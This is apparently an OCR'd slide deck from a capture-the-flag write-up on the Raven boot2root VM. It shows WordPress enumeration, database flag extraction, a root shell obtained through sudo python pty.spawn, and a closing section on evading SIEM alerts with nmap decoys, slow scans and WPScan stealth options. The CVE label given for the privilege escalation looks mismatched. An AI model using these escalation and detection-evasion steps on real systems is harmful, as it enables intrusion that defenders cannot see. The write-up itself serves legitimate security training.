
```
michael@target1:/var/www/html/wordpress$ ls -al
total 204
drwxrwxrwx  5 root     root      4096 May 25 21:00 .
drwxrwxrwx 10 root     root      4096 Aug 13  2018 ..
-rw-r--r--  1 www-data www-data   255 Aug 13  2018 .htaccess
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root      7413 May 19 20:39 readme.html
-rwxrwxrwx  1 root     root      6864 May 19 20:39 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 May 25 21:00 wp-content
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 May 19 20:39 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root      4513 Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root      3065 Aug 31  2016 xmlrpc.php
michael@target1:/var/www/html/wordpress$
```




```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', [redacted]);
```



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 23 19:24:23 2022 from 192.168.1.90
$
```



```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page |                 | publish    | closed         | open         |             | sa
mple-page   |           |         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |                   0 | http://192.168.206.131/w
ordpress/?page_id=2                           |              0 | page       |            |              0 |
|  4 |            1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                              | flag3        |              | draft       | open          | open        |             |             |
       |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                    |                 0 | http://raven.local/wordpress/?p=4
                              |              0 | post       |            |              0 |
|  5 |            1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```




```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page |                 | publish    | closed         | open         |             | sa
mple-page   |           |         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |                   0 | http://192.168.206.131/w
ordpress/?page_id=2                           |              0 | page       |            |              0 |
|  4 |            1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                              | flag3        |              | draft       | open          | open        |             |             |
       |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                    |                 0 | http://raven.local/wordpress/?p=4
                              |              0 | post       |            |              0 |
|  5 |            1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```


Exploitation: Privilege escalation (CVE-2022-1356)

- Having logged into the steven account via ssh, running sudo -l revealed that he has sudo access in /usr/bin/python.
- We were able to achieve a root shell by exploiting python via


  sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
- With root access, we obtained the final flag #4, which is a duplicate of flag 4 found earlier, but in a different location.



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___  _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Avoiding Detection

Stealth Exploitation of Network Enumeration


Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - The sum of total packet size from the same IP address to all network destinations.
- Which thresholds do they fire at?
  - When total bytes is greater than 3500 in one minute or less.

Stealth Exploitation of Network Enumeration - CONTINUED

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - ○ Cloak a scan with a decoy (nmap -D). A SIEM might report 5-10 port scans from unique IP addresses, but they won’t know which IP was scanning them and which were innocent decoys.
  - ○ Reduce the speed of the scan. By using nmap timing options -T<0-5>, with -T0 being the slowest. Standard is -T3
- Are there alternative exploits that may perform better?
  - ○ Reduce the number of ports scanned with in-built delays.



```
root@Kali:~# nmap -T0 -top-ports 100  192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-26 02:42 PDT
█
```

Stealth Exploitation of WPScan

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Responses - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - The number of HTTP responses over the last five minutes.
- Which thresholds do they fire at?
  - More than 400 hits over the past five minutes.

Stealth Exploitation of WPScan - CONTINUED

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Options:

  --random-user-agent

  –stealthy

  –detection-mode passive

- Are there alternative exploits that may perform better?

  WPScan is considered best tool for wordpress enumeration for exploits.

Stealth Exploitation of Brute Forcing

Monitoring Overview

- Which alerts detect this exploit?
  - COUNT GROUPED OVER TOP 5 'http.response.status_code' ABOVE 400
- Which metrics do they measure?
  - When there are more than 400 "HTTP Response Status Code", which refer to client server responses.
- Which thresholds do they fire at?
  - More than 400 hits with an error response over the past five minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Slow forcing over an extended amount of time to ensure not within top 5 http codes.